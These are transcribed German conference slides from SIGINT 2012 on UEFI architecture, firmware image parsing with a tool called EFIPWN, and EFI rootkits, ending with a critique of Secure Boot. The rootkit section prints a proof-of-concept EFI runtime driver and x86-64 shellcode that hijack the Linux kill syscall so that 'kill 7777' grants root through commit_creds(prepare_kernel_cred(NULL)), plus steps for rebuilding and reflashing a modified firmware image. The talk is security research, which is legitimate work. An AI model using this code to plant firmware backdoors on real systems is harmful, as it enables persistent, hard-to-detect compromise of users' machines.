EFI Rootkits

Pwning your OS before it's even running

SIGINT 2012

Andreas Galauner

andy@dexlabs.org

Pwning...

- Einführung
- Architektur
- Firmware Images
- Rootkits
- Secure Boot
- Ausblick

Einführung

(U)EFI

- (U)EFI = (Unified) Extensible Firmware Interface
- 1998 entwickelt durch Intel als Firmware für Itanium Plattform
- Heute: Spezifiziert durch das UEFI Konsortium
  - Mitglieder sind u.a. Dell, AMI, Apple, AMD, Intel, HP, Microsoft, Lenovo
- Hauptsächlich in C geschrieben
- Sozusagen Nachfolger des BIOS
- Quellcode des Basissystems ist unter BSD-Lizenz verfügbar

(U)EFI

- EFI bringt auch neues Partitionierungsschema (Guid Partition Table)
- MBR für 512 Byte Blockgröße nur für Platten bis 2TB brauchbar
- Linux, Windows ab Vista SP1 (64 Bit), Windows 2000 auf IA64, Mac OS (ab 10.4) unterstützen EFI
- Für "Designed for Windows 8"-Aufkleber ist UEFI mit Secure Boot zwingend nötig

Spezifikation

- EFI ist komplett spezifiziert
- Vorsicht bei Spezifikation von Intel selbst:
  - Veraltet (2003)
  - Nur Drafts
- Besser: UEFI.org
  - UEFI Specification
  - UEFI Platform Initialization Specification

http://www.uefi.org/specs/

Architektur

EFI System Partition

- 100 MB große FAT Partition
- Enthält EFI Applikationen
- Enthält zu ladende Treiber
- Bootloader können vom OS-Vendor installiert werden:
  - /EFI/<vendor>/BOOT{X86,X64,...}.efi
  - Default Loader unter /EFI/BOOT/BOOT{X86,X64,...}.efi

Poweron

Platform Initialization

OS Boot

OS Running

Pre Verifier

verifies

CPU Init

Chipset Init

Board Init

Drivers

Driver Dispatcher

Boot Manager

EFI Applications

OS Loader

OS

SEC (Security)

PEI (Pre-EFI Initialization)

DXE (Driver Execution Engine)

BDS (Boot Device Select)

TSL (Transient System Load)

RT (Run Time)

Architektur

- EFI besteht aus 3 Kernschnittstellen:
  - Runtime Services
  - Boot Services
  - Protokolle
- Alles Tabellen von Funktionspointern

Runtime Services

- Bleiben für den OS-Kernel die ganze Zeit über im Speicher
- Angebotene Dienste:
  - NVRAM Variablen lesen/setzen
  - RTC abfragen/setzen
  - System resetten
  - EFI Capsule mit Update hinterlegen
  - Virtuelles Adresslayout an EFI übergeben

Boot Services

- Sind für EFI Applikationen und Bootloader gedacht
- Können vom OS-Kernel mit ExitBootServices() entfernt werden
- Angebotene Dienste:
    - Speicher (De-)Allokieren
    - Protokolle registrieren/öffnen/schließen/...
    - Executables/Libraries laden und ausführen
    - Memory Map abfragen
    - BootServices beenden

Protokolle

- Libraries/Executables können Protokolle anbieten
- Identifikation über GUID
- Nutzung über BootServices
- Beispiele für Protokolle:
  - Dateisysteme
  - Treiber
  - Netzwerksubsystem
    - IPv4, IPv6, TCP, UDP, DNS, DHCP, etc.
- Mehr Betriebssystem als Firmware...

Treiber

- EFI Executables oder Treiber können von verschiedenen Quellen geladen werden:
  - HDD (EFI System Partition)
  - Flash (i.d.R. das Core System)
  - PCI Option ROMs (Netzwerkboot, VGA BIOS etc.)


Treiber

- Ladevorgang:
  1. Entrypoint
  2. Protokolle registrieren
  3. Auf Callbacks der Protokolle warten

Firmware Images

Firmware Volumes

- Firmware kann auf verschiedenen Datenträgern liegen
- In der Regel NAND/NOR Flashes
- EDK II Buildsystem erstellt aus einzelnen Files Images
- Rekursive Definition des Formates



Firmware Images

- EDK kompiliert Code und baut danach das Flash Image
- Beschreibung der Struktur in Config
- Format: FDF (Flash Description File)

```
[FD.OVMF]
BaseAddress   = 0xFFF00000
Size          = 0x00100000
ErasePolarity = 1
BlockSize     = 0x1000
NumBlocks     = 0x100

0x00000000|0x000EC000
FV = FVMAIN_COMPACT

0x000EC000|0x14000
FV = SECFV

[FV.FVMAIN_COMPACT]
FvAlignment        = 16
ERASE_POLARITY     = 1
MEMORY_MAPPED      = TRUE
<...snip...>
FILE FV_IMAGE = 9E21FD93-9C72-4c15-8C4B-E77F1DB2D792 {
   SECTION GUIDED EE4E5898-3914-4259-9D6E-DC7BD79403CF PROCESSING_REQUIRED =
TRUE {
     SECTION FV_IMAGE = MAINFV
   }
 }

[FV.SECFV]
<...snip...>
INF  OvmfPkg/Sec/SecMain.inf
INF  RuleOverride=RESET_VECTOR UefiCpuPkg/ResetVector/Vtf0/Bin/ResetVector.inf
```

EFIPWN

- Selbstgeschriebener Firmware Image Parser
- 3 Funktionalitäten:
  1. Struktur ausgeben
  2. Inhalt strukturiert in Dateisystem dumpen
  3. FDF File generieren, um Image mittels EDK II neu zu bauen
- ~ 1000 Zeilen Python

```
> ./dump.py ../firmwares/efi_vmware.bin print
EFI_FIRMWARE_VOLUME:
    Total Length: 0x00200000

        EFI_FIRMWARE_FILE:
         GUID: 0x1b45cc0a-156a-428a-af62-49864da0e6e6
         Type: FREEFORM (0x02)

                EFI_FIRMWARE_SECTION:
                  Type: RAW (0x19)
                  Length: 0x00000014

        EFI_FIRMWARE_FILE:
         GUID: 0x20bc8ac9-94d1-4208-ab28-5d673fd73486
         Type: FIRMWARE_VOLUME_IMAGE (0x0b)

                EFI_FIRMWARE_SECTION:
                  Type: GUID_DEFINED (0x02)
                  GUID: ee4e5898-3914-4259-9d6e-dc7bd79403cf
                  DataLength: 0x000cf3ec

                        EFI_FIRMWARE_SECTION:
                           Type: RAW (0x19)
                           Length: 0x0000000c

                        EFI_FIRMWARE_SECTION:
                           Type: FIRMWARE_VOLUME_IMAGE (0x17)
                           Length: 0x00404004

                                EFI_FIRMWARE_VOLUME:
                                Total Length: 0x00404000
```

(Ausgabe stark gekürzt)


```
> ./dump.py ../firmwares/efi_vmware.bin dump dumpDestination
> tree dumpDestination
`-- firmwareVolume0
    |-- 1b45cc0a-156a-428a-af62-49864da0e6e6
    |   `-- RAW_0
    |-- 1ba0062e-c779-4582-8566-336ae8f78f09
    |   `-- raw_filecontent
    |-- 1de4e900-1451-11df-a962-bf7f5912024e
    |   |-- PE32_12
    |   |-- PEI_DEPEX_10
    |   |-- RAW_11
    |   |-- uistring.txt
    |   `-- version.txt
    |-- 1ec0f53a-fde0-4576-8f25-7a1a410f58eb
    |   |-- PE32_9
    |   |-- PEI_DEPEX_7
    |   |-- RAW_8
    |   |-- uistring.txt
    |   `-- version.txt
    |-- 20bc8ac9-94d1-4208-ab28-5d673fd73486
    |   `-- LZMA_uncompressed
    |       |-- RAW_16
    |       `-- firmwareVolumeSectionContents
    |           `-- firmwareVolume1
    |               |-- 0167ccc4-d0f7-4f21-a3ef-9e64b7cdce8b
    |               |   |-- DXE_DEPEX_74
    |               |   |-- PE32_75
    |               |   |-- uistring.txt
    |               |   `-- version.txt
```

(Ausgabe stark gekürzt)

Rootkits

Rootkits

1. Treiber bauen
2. Treiber laden lassen
3. $stuff hooken (SimpleTextInputProtocol? Apple FileVault 2 Passphrase? Ouch!)
4. ???
5. Pwnage



Linux-Kernel Patchen

- Kernel läuft zum Ladezeitpunkt noch nicht
- Aber Kernel ruft ExitBootServices() und SetVirtualAddressMap() auf
- SetVirtualAddressMap():
  - EFI Runtime Driver bleiben im Speicher und müssen Pointer anhand von übergebener Memory Map konvertieren
- Beispiel hier: Kill-Syscall hooken - bei “kill 7777” erlangt man lokale root-Rechte

Ablauf

1. Virtual Address Map Change Event Callback registrieren
2. Executable EFI Runtime Speicher allokieren
3. Payload in Buffer kopieren
4. Warten...
5. Pointer zu Buffer korrigieren
6. Syscall zu Buffer mit Payload umbiegen

```
EFI_STATUS
EFIAPI
PwnageDriverEntryPoint (
  IN EFI_HANDLE         ImageHandle,
  IN EFI_SYSTEM_TABLE   *SystemTable
  )
{
  EFI_STATUS  Status;

  //Register virtual address change handler
  Status = gBS->CreateEventEx(                    1
              EVT_NOTIFY_SIGNAL,
              TPL_CALLBACK,
              NotifySetVirtualAddressMap,
              NULL,
              &gEfiEventVirtualAddressChangeGuid,
              &SetVirtualAddressMapEvent
          );
  ASSERT_EFI_ERROR(Status);

  gBS->AllocatePages(AllocateAnyPages, EfiRuntimeServicesCode, 1,   2
      &payloadPhysAddr);
  gBS->CopyMem((void*)payloadPhysAddr, shellcode, sizeof(shellcode));   3

  Status = EFI_SUCCESS;   4
  return Status;
}
```

```
VOID
EFIAPI
NotifySetVirtualAddressMap(
     IN EFI_EVENT Event,
     IN VOID *Context
     )
{
  gRT->ConvertPointer(EFI_OPTIONAL_PTR, (VOID **)&payloadPhysAddr);  5

  unsigned long long* syscalls =
     (unsigned long long*)SYSCALL_TABLE_START;  6
  syscalls[62] = payloadPhysAddr;
}
```

```
shellcode_entry:
    push    %rdi
    push    %rsi

    push    %rbp
    mov     %rsp,%rbp

    cmp     $7777, %rdi
    jnz     .out_original

.elevate_privileges:
    sub     $0x10,%rsp
    movq    $0xFFFFFFFF81091630,-0x10(%rbp)       /*commit_creds*/
    movq    $0xFFFFFFFF810918E0,-0x8(%rbp)        /*prepare_kernel_cred*/
    mov     -0x8(%rbp),%rax
    mov     $0x0,%edi
    callq   *%rax
    mov     -0x10(%rbp),%rdx
    mov     %rax,%rdi
    callq   *%rdx
    leaveq
    pop     %rsi
    pop     %rdi
    ret

.out_original:
    leaveq
    pop     %rsi
    pop     %rdi
    pushq   $0xFFFFFFFF8107D7D0                   /*sys_kill*/
    ret
```

PID = 7777?

Privilige elevation:
commit_creds(prepare_kernel_cred(NULL))

Original Syscall

Treiber ‘installieren’

1. Firmware dumpen
2. Image mit EFIPWN zerlegen
3. FDF für Image generieren
4. FDF von Hand anpassen, bis neu generiertes Image dem Alten entspricht
5. Treiber hinzufügen
6. Image bauen
7. Image flashen, falls Chip nicht write-locked ist
    - Neuere Macs sind write-locked

Demo

Secure Boot

Secure Boot

- Droht sich vor allem durch kommendes Windows 8 zu etablieren
- User verlieren die Kontrolle, was auf ihrem System ausgeführt werden darf
- Platformhersteller und OEMs entscheiden was ausgeführt wird und was nicht
- Enforcet durch signierten Code
  - Spielekonsole, iPhone, anyone?

Secure Boot

- Spezifikation beschreibt mehrere Keys:
  - PK = Platform Key
  - KEK = Key Exchange Key
- Schlüssel liegen in sicherem Storage als Environment Variable
- Jedes Binary muss eine gültige Signatur haben, um ausgeführt zu werden
  - Keine Modifikationen
  - Keine Selbstgeschriebenen Programe
  - Keine Malware

Platform Key

- Platform Key kommt vom Hardwarehersteller
- Signiert KEKs
- Private Hälfte wird benötigt um SecureBoot zu deaktivieren oder PK zu ändern (Anfrage dazu muss mit PK signiert sein)

Key Exchange Key

- Key Exchange Keys kommen vom OS-Vendor
- Zur Installation müssen Sie mit PK signiert werden
- Erlauben Kommunikation mit der Firmware selbst
- Linux Foundation? Als ob...

Signaturen

- 2 Signaturdatenbanken für Images
  - Blacklist
  - Whitelist
- Signaturen für Images können nur hinzugefügt werden, wenn Anfrage mit einem KEK signiert ist

Fazit

Secure Boot mag schön und gut für Sicherheit sein, nimmt dem User aber die Kontrolle über Hardware, die er rechtmäßig erworben hat.

Die Spezifikation sieht keinerlei Weg vor SecureBoot deaktivierbar zu machen, ausser den PK zu löschen, was nur mit Wissen des privaten Teils davon möglich ist. Laut Wikipedia fordert Microsoft auf x86-ähnlichen Geräten eine Deaktivierung. Allerdings nicht bei ARM-Platformen.

Ausblick

Ausblick

- Apple
  - Updatevorgang analysieren
  - Signaturchecks?
  - Selber Updates bauen
- Rootkit
  - Cooleren Shellcode bauen
  - Windows Shellcode?
  - Mac OS Shellcode?
  - Symboladressen automatisch finden

Fragen?

Sourcecode ist jetzt verfügbar unter https://github.com/G33KatWork/EFIPWN